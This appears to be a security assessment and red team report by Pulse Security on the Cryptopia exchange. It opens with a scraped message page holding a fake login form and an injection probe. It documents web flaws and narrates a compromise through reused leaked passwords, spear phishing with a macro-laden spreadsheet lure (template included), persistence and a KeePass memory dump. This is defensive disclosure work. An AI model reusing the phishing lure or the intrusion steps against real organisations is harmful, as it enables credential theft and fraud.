Secure Private Message
test4pulse 12 minutes ago
Secure Private Message
test4pulse 12 minutes ago
aaaa<%a
test4pulse 12 minutes ago
aaaa<%a
test4pulse 14 minutes ago
Warning!
Beware of imposters, Cryptopia staff do NOT provide updates, special offers or downloads in Inbox messages. Official News and Information are only ever posted on our News Page, Twitter, Facebook and Forums.
Please ask in our Discord or Trollbox if you receive any messages impersonating Cryptopia Staff.
Secure Private Message
From: test4pulse
12/13/2017 9:40:34 PM
Please Login to view private message
Username:
Password:
2fa:
submit

## 1.11. CROSS SITE REQUEST FORGERY

| Severity: Medium | Base Score: 5.3 | Temporal Score: 5.1 | Overall Score: 5.1 |
|---|---|---|---|

https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:N/AC:H/PR:N/UI:R/S:U/C:N/I:H/A:N/E:H/RL:U/RC:R

### Impact

An attacker may potentially force an administrative account to approve a user verification submission. This was not confirmed due to time constraints.

### Recommendation

- Ensure the "ValidateAntiForgeryToken" attribute is present in all form submissions that result in the modification of the system's data.
- Ensure modifications of user data do not occur over GET requests.

### Details

The application performs Cross Site Request Forgery (CSRF) prevention through the use of CSRF prevention tokens as implemented by the ASP.NET MVC framework. While reviewing the application, Pulse Security identified instances where POST requests do not implement the "ValidateAntiForgeryToken" attribute that is required for successful CSRF prevention.

This may result in an exploitable CSRF vulnerability; however, this was not verified due to time constraints and lack of access to the admintopia system. Additional instances of this vulnerability may also be present within the codebase. The table below shows the location where the vulnerable function is located:

| URL | LINE NUMBERS | ACTION |
|---|---|---|
| Web.Admin/Controllers/UserVerificationController.cs | 59,71 | Accept or reject user verification. |

The image below shows the HttpPost method without the corresponding ValidateAntiForgeryToken attribute:

CROSS SITE REQUEST FORGERY

```
            return RedirectToAction("Index");
        }

        [HttpPost]
        public async Task<ActionResult> AcceptUser(int verificationId)
        {
            var result = await UserVerificationWriter.AcceptUser(veri

            TempData.Add("VerificationActionTitle", "Accept User");
            TempData.Add("VerificationActionSuccess", result.Success)
            TempData.Add("VerificationActionMessage", result.Message)

            return RedirectToAction("Index");
        }
```

## 1.12. IP ADDRESS DISCLOSURE

Severity: Medium | Base Score: 5.3 | Temporal Score: 5.1 | Overall Score: 5.1

https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:H/RL:O/RC:C

### Impact

An attacker can force the server to disclose its internal IP address.

### Recommendation

- Configure IIS and the application to prevent the IP address from being disclosed to users of the HTTP/1.0 protocol.

### Details

Pulse Security was able to force the server to disclose its internal IP address by sending a specially crafted HTTP request to the server. The request in question is included below:

EXAMPLE HTTP REQUEST

```
GET /UserMessage/CreateMessage?Length=11 HTTP/1.0
Connection: close
```

The image below shows the server's response:

IP ADDRESS DISCLOSURE

```
HTTP/1.1 302 Found
Cache-Control: private
Content-Language: en
Location:
https://10.0.0.6:443/Login?ReturnUrl=%2FUserMessage%2FCreateMessage%3FLength%3D11
Server: Microsoft-IIS/10.0
Set-Cookie: CryptopiaLang=en; expires=Wed, 19-Dec-2018 02:12:42 GMT; path=/
X-AspNet-Version: 4.0.30319
Date: Tue, 19 Dec 2017 02:12:42 GMT
Connection: close
Content-Length: 0
```

## 1.13. HEADERS DISCLOSE VERSION INFORMATION

Severity: Medium | Base Score: 5.3 | Temporal Score: 5.1 | Overall Score: 5.1

https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:H/RL:O/RC:C

### Impact

Version information is disclosed to an attacker which may allow targeted attacks.

### Recommendation

- Configure IIS and ASP.NET to avoid the disclosure of version information through HTTP headers https://www.troyhunt.com/shhh-dont-let-your-response-headers/

### Details

The application under review discloses the major version number for the IIS and ASP.NET framework installed. This allows an attacker to easily identify the application technologies in use and can also be useful for conducting targeted attacks. The table below contains the hosts that disclose version information in headers and the headers disclosed.

| HOST | HEADERS DISCLOSED |
|---|---|
| devtopia.co.nz | Server: Microsoft-IIS/10.0<br>X-AspNet-Version: 4.0.30319 |

The image below shows the headers being disclosed to an unauthenticated attacker:

HEADERS DISCLOSE VERSION INFORMATION

```
HTTP/1.1 200 OK
Cache-Control: private, s-maxage=0
Content-Type: text/html; charset=utf-8
Content-Language: en
Vary: Accept-Encoding
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
Date: Fri, 15 Dec 2017 00:06:44 GMT
Connection: close
Content-Length: 278
```

## 1.14. PASSWORDS STORED IN VERSION CONTROL

| Severity: Medium | Base Score: 5.9 | Temporal Score: 4.7 | Overall Score: 4.7 |
|---|---|---|---|

https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:L/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L/E:U/RL:O/RC:U

### Impact

In the event that an attacker can gain access to version control systems they will be able to compromise passwords stored in version control.

### Recommendation

- Never store passwords in version control. Instead, passwords should be stored only on production servers using an alternative mechanism such as the one shown here: https://docs.microsoft.com/en-us/aspnet/identity/overview/features-api/best-practices-for-deploying-passwords-and-other-sensitive-data-to-aspnet-and-azure
- Rotate all passwords that have been stored within the source code as they will continue to be present in previous versions stored within GIT history.

### Details

After retrieving the application source code from Cryptopia's version control system, Pulse Security performed a review of the codebase and identified that a wide range of passwords for various systems are stored within it. This would allow an attacker that has gained access to the organisation's source code to also gain access to the systems these passwords are for.

The table below contains some example locations within the source code that contain passwords:

| FILE | LINES |
|---|---|
| Cryptopia.PoolService/App.config | 14-16 |
| LottoService/App.config | 14-16 |
| Web.Site/Web.Site/Web.config | 8,9,10,11, others. |
| DepositTrackerService/App.config | 15,16 |

## 1.15. WEAK PASSWORDS IN USE

| Severity: Medium | Base Score: 5.9 | Temporal Score: 4.7 | Overall Score: 4.7 |
|---|---|---|---|

https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:L/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L/E:U/RL:O/RC:U

### Impact

Weak passwords increase the chance of an attacker compromising an account through password guessing or brute force attacks.

### Recommendation

- Ensure all passwords in use by the application are strong and not easily guessable.
- Implement policies to ensure the use of strong passwords throughout the organisation.

### Details

While reviewing the passwords stored within the application source code and configuration files Pulse Security identified that some passwords are weak and may be guessed by an attacker or otherwise compromised. A set of example weak credentials is included in the table below:

## 1.16. LACK OF MINIMUM TRANSFER CHECK

Severity: Medium | Base Score: 5.9 | Temporal Score: 4.7 | Overall Score: 4.7

https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:L/A:N/E:H/RL:U/RC:C

### Impact

An attacker can send transfers for amounts smaller than the minimum allowed.

### Recommendation


- Ensure that the minimum transfer amounts are enforced in all endpoints that allow for the transfer of cryptocurrency.

### Details

Pulse Security identified that the endpoint located at "/api/SubmitTransfer" fails to verify that the amount being transferred is above the minimum acceptable for a cryptocurrency. This allows an attacker to make transfers for very small numbers such as "0.00000000000000000001" which get rounded down to zero.

The image below shows an attacker transferring amounts below the minimum amount for NZDT which results in a visual only rounding error. Please note these transactions get rounded to the nearest acceptable value at a later stage and Pulse Security could not exploit any type of rounding errors in order to generate fake balance, the rounding error is visual only.

VISUAL ROUNDING ERROR CAUSED BY LACK OF MINIMAL TRANSFER CHECK



## 1.17. HTML INJECTION VIA HEADER

| Severity: Medium | Base Score: 5.9 | Temporal Score: 4.7 | Overall Score: 4.7 |
|---|---|---|---|

https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:L/A:N/E:H/RL:U/RC:C

### Impact

An attacker can perform phishing attacks on users via the insertion of attacker-controlled HTML in emails.

### Recommendation

- User controllable headers such as the X-Forwarded-For header should not be trusted by the web application. These should be stripped or replaced at the reverse proxy layer.
- A tested, mature library to protect against HTML injection attacks can be implemented to safely encode data to be included in HTML output. In addition, all user controlled input should be considered untrusted and filtered to ensure HTML safety.

### Details


An attacker can force the application to send an email to a user which includes attacker-controlled HTML. This allows for social engineering attacks or attacks against the user's email client. This occurs because of code located in the "Web.Site/Web.Site/Extensions/AspIdentityExtensions.cs" file, shown below:

UNSAFE MECHANISM FOR OBTAINING IP ADDRESS

```
public static string GetIPAddress(this HttpRequestBase request)
{
        try
        {
                string szRemoteAddr = request.UserHostAddress;
                string sForwardedFor = request.Headers["X-Forwarded-For"];
                if (!string.IsNullOrEmpty(sForwardedFor))
                {
                        if (sForwardedFor.Contains(':'))
                        {
                                var ipAddress = "0.0.0.0";
                                if (sForwardedFor.Contains("]"))
                                        ipAddress = sForwardedFor.Split(']'
                                else
                                        ipAddress = sForwardedFor.Split(':'

                                return ipAddress;
                        }
                        return sForwardedFor;
```

The image below shows an example malicious HTML link embedded by an attacker:

MALICIOUS HTML EMBEDDED IN EMAIL



## 1.18. INSECURE SQL CONSTRUCTION

Severity: Observational

### Impact

Insecure SQL construction can lead to SQL injection attacks.

### Recommendation

- Perform strict validation on the attributes being concatenated into SQL queries to remove the possibility of SQL injection.
- Avoid the usage of string concatenation for the construction of SQL queries.

### Details


While reviewing the application, Pulse Security identified instances where string concatenation was used in order to construct SQL queries. In all examples found, this was done in order to interpolate a database name retrieved from the database into another SQL query. Depending on how that information is stored into the database in the first place, this could lead to a second order SQL injection vulnerability.

The table below show example instances of insecure SQL construction:

| FILE | LINES |
|---|---|
| Cryptopia.PoolService/Implementation/PoolTracker.cs | 439,440 |
| Cryptopia.Core/Mineshaft/MineshaftReader.cs | 256,262 |
| Cryptopia.Datatables/DataTablesFiltering.cs | 128, among others. Seems to be potentially susceptible to Dynamic LINQ injection rather than SQL injection.<br>Impact was not able to be fully assessed due to time constraints. |

The image below shows an example of insecure SQL construction:

INSECURE SQL CONSTRUCTION



## 1.19. OUTDATED JAVASCRIPT LIBRARIES IN USE

Severity: Observational

### Impact

Outdated libraries increase the risk of Cross Site Scripting and other vulnerabilities affecting the application.

### Recommendation

- Implement a methodology for the regular updating of JavaScript libraries within the software development lifecycle.
- Update the JavaScript libraries shown in this finding.

### Details

While reviewing the application, Pulse Security identified that several JavaScript libraries in use are outdated and are affected by known vulnerabilities. The bootstrap vulnerability noted below would allow an attacker who can embed a string beginning with an HTML tag into the data-target or href attribute of a HTML tag to execute Cross Site Scripting attacks against the application. While an attacker can embed certain HTML tags into forum posts and private messages exploitation could not be achieved due to data attributes being stripped and href attributes being prefixed by a double forward slash when they do not begin with a list of allowed protocols. As such, this vulnerability has been marked as observational.

The table below contains the vulnerable JavaScript libraries as well as the advisories these libraries are affected by:

| URLS | REMARK |
|---|---|
| https://devtopia.co.nz/Scripts/Bundle/site_bundle.js?v=2<br>https://devtopia.co.nz/Scripts/Bundle/site_bundle.min.js<br>https://devtopia.cryptopia.co.nz/Scripts/bootstrap.js | Affected by<br>https://github.com/twbs/bootstrap/issues/20184 |
| https://devtopia.co.nz/Scripts/Bundle/jq_bundle.min.js<br>https://devtopia.co.nz/Scripts/Bundle/jq_bundle.js?v=2<br>https://devtopia.cryptopia.co.nz/Scripts/jquery-2.2.3.js | The library jQuery version 2.2.3 has known security issues. For more information, visit those websites:<br>https://github.com/jquery/jquery/issues/2432<br>http://blog.jquery.com/2016/01/08/jquery-2-2-and-1-12-released/<br>http://research.insecurelabs.org/jquery/test/ |

## 1.20. INSECURE HTML CONSTRUCTION

Severity: Observational

### Impact

The presence of insecure HTML construction within the application codebase increases the risk of Cross Site Scripting (XSS) vulnerabilities being present on the application.

### Recommendation

- Avoid the insecure construction of HTML fragments through the use of string concatenation.
- If this is unavoidable in certain cases, ensure the input conforms to very strict parameters or is HTML encoded prior to the concatenation taking place.

### Details

Insecure HTML construction occurs when HTML is constructed through the concatenation of strings. Although user input needs to be inserted in order for an XSS vulnerability to be present, this pattern greatly increases the chances of XSS attacks succeeding against the application.

The table below contains two sample locations where user input is concatenated in order to generate HTML fragments:

| FILE | LINE | REMARK |
|---|---|---|
| Cryptopia.Infrastructure/Email/EmailService.cs | 41,81 | This is what allows for the "HTML Injection Via Header" vulnerability also present in this report. |
| Web.Site/Web.Site/Helpers/HtmlHelpers.cs | 45,46 | |

The image below shows an example of insecure HTML construction:

INSECURE HTML CONSTRUCTION

```
BuildAlert(string type, string name, string message)

der = new StringBuilder();
.AppendLine(string.Format("<div class='{1} alert alert-{0} text-cente
.AppendLine(string.Format("<p>{0}</p>", message));
.AppendLine("<script>");
.AppendLine("$(function(){ $('." + name + "').fadeTo(8000, 500).slide
.AppendLine("</script>");
.AppendLine("</div>");
Builder.ToString();
```

## 1.21. INTERNET EXPOSED TESTING INFRASTRUCTURE

Severity: Observational

### Impact

An unauthenticated attacker on the internet may connect to testing infrastructure. This may result in additional risk as testing infrastructure is frequently not held to the same standards as production infrastructure and applications may be attacked prior to security testing taking place.

### Recommendation

- Implement network level controls in addition to web application level controls for testing infrastructure, such as source IP address restrictions.

### Details

Testing infrastructure belonging to the organisation is exposed to arbitrary attackers on the internet. This increases Cryptopia's attack surface and increases risk in the event an attacker can find a vulnerability or abuse test functionality.

The URLs below were identified as being testing infrastructure and can be accessed from arbitrary source IP addresses:

| URL |
| --- |
| https://devtopia.cryptopia.co.nz/ |
| https://devtopia.co.nz/ |


# CRYPTOPIA

Red Team Engagement

Version 1.2

Date: 28 Feb 2018

Ref: PS00264

Pulse Security

# PROJECT STATUS

## PROJECT SUMMARY

| REPORT DATE | PROJECT NAME | |
|---|---|---|
| February 28, 2018 | Red Team Engagement | [redacted] |

## STATUS SUMMARY

Testing completed.


## SCOPE

| COMPONENT | ASSET | COMPLETED |
|---|---|---|
| Cryptopia Red Team Engagement | All of Cryptopia's assets and staff. | Yes |

# EXECUTIVE SUMMARY

This is a report comprising the outcomes of a red team engagement performed on the assets outlined in the Scope section of this document. Testing was performed within the dates of 8th February 2018 and 28th February 2018.

Pulse Security simulated an external attacker with the goal of obtaining access into Cryptopia's network to obtain sensitive information and crypto currency.

The attack was successful, with numerous servers and workstations being compromised in both the Cryptopia and Talula domains. The level of compromise allowed Pulse Security to obtain all available crypto currency, sensitive financial information and information on Cryptopia's users and employees.

Specifically, Pulse Security was able to obtain access to the following critical systems:

- All hot wallet servers containing crypto currency (accessed)
- Cryptopia's IRD account (not accessed)
- Cryptopia's Xero account (not accessed)
- Thankyou Payroll (not accessed)
- Workables (not accessed)
- ShareFile (accessed: contained sensitive staff information, Cryptopia financial information).

Most external systems were not accessed due to their sensitive nature. In these instances, proof of the ability to access these services was sufficient.

The sophistication of the compromise was moderate to low. This means that Pulse Security was able to obtain access relatively easily, using readily available software. Pulse Security did not have to write custom tools or use any evasion techniques. It is estimated that a real-world attacker with a moderate skill level would be able to repeat this compromise.

The compromise was not detected until three days after the initial foothold was obtained. This indicates there is a lack of security monitoring on workstations, servers and the network in general. This presents real risk to the business as it would be almost impossible to detect a more sophisticated compromise.

Implementing the recommendations outlined within this report will help to strengthen the security posture of the network. Pulse Security recommends retesting after recommendations have been implemented. This will ensure the fixes have been deployed correctly and no additional issues have been introduced.


# TECHNICAL OVERVIEW

Pulse Security initiated the engagement by researching publicly available information. In particular, Cryptopia staff or associated persons. Information from this research allowed Pulse Security to identify email addresses associated to these people.

Pulse Security targeted an initial 10 users via spear phishing. A website was setup purporting to be a vendor and number of clickthrough attempts were noted in this spear phishing exercise. In this instance, Office 365 ATP (Advanced Threat Protection) was enabled and tagged the attached document as malicious. Pulse Security abandoned this approach in favour of a more simplistic approach.

By running previously-identified email addresses against a database of known compromised accounts, Pulse Security identified a password [redacted] which was leaked from the BitcoinSec Forum back in 2014, which was used by a known Cryptopia employee. Variations of this password [redacted] were created, and attempts were made to authenticate to Office 365. Due to the lack of two-factor authentication on Cryptopia's Office 365, Pulse Security was successful[redacted] in accessing the user's Office 365 account, as shown in the screenshot below.


[redacted]




Once access to Office 365 was obtained, Pulse Security immediately dumped the GAL (Global Address List). This provided Pulse Security with all email addresses associated with Cryptopia on Office 365.

Within the employee's email account, the use of Confluence was identified. Due to the lack of two-factor authentication, the account and password used to obtain access to Office 365 was used to also obtain access to Confluence. Within this system, there was a great deal of information available, as shown below.

Confluence Access




Access to confluence provided a new vector for spear phishing. Confluence allows you to upload and host files within the system. It is also a 'trusted' system which is used heavily by Cryptopia, so having a link to Confluence wouldn't be out of the ordinary. Pulse Security uploaded a malicious excel document to Confluence. There was no anti-virus scanning or malware detection on files uploaded.

An email was drafted and sent to specific users, from the compromised Office 365 account. Several users opened the document and were subsequently compromised. An example of one of the templates used can be seen below.

Email Template

```
Hi {{NAME}}

I'm emailing you because I'm not sure who else to report this
to... I was browsing confluence and came across this file:
https://cryptopia.atlassian.net/wiki/download/attachments/268599
428/Employee-Salary-Review_2017-2018.xls . The file uses an
encryption macro, but there's no passphrase set which means
anyone can simply enable macros and unlock this file to view the
contents.

I'm sure that this salary information shouldn't be available to
everyone in confluence, but I'm unable to remove the file
myself.
```

An interesting side effect of this spear phishing instance was that links to the documents were passed to other staff members. This spear phishing lead to the compromise of key business personnel and users with Domain Admin rights on the network.

Once a foothold in the network was in place, Pulse Security set up persistence on several machines. This allowed the remote access to continue following a user powering down a machine. None of the methods used for persistence were picked up by endpoint security.

Access was obtained to the workstation of user [redacted] Pulse Security found a KeePass instance running on the machine. As the instance was unlocked, it was possible to dump the master password from memory and gain access to the KeePass database. This provided access to extremely sensitive information as can be seen below.

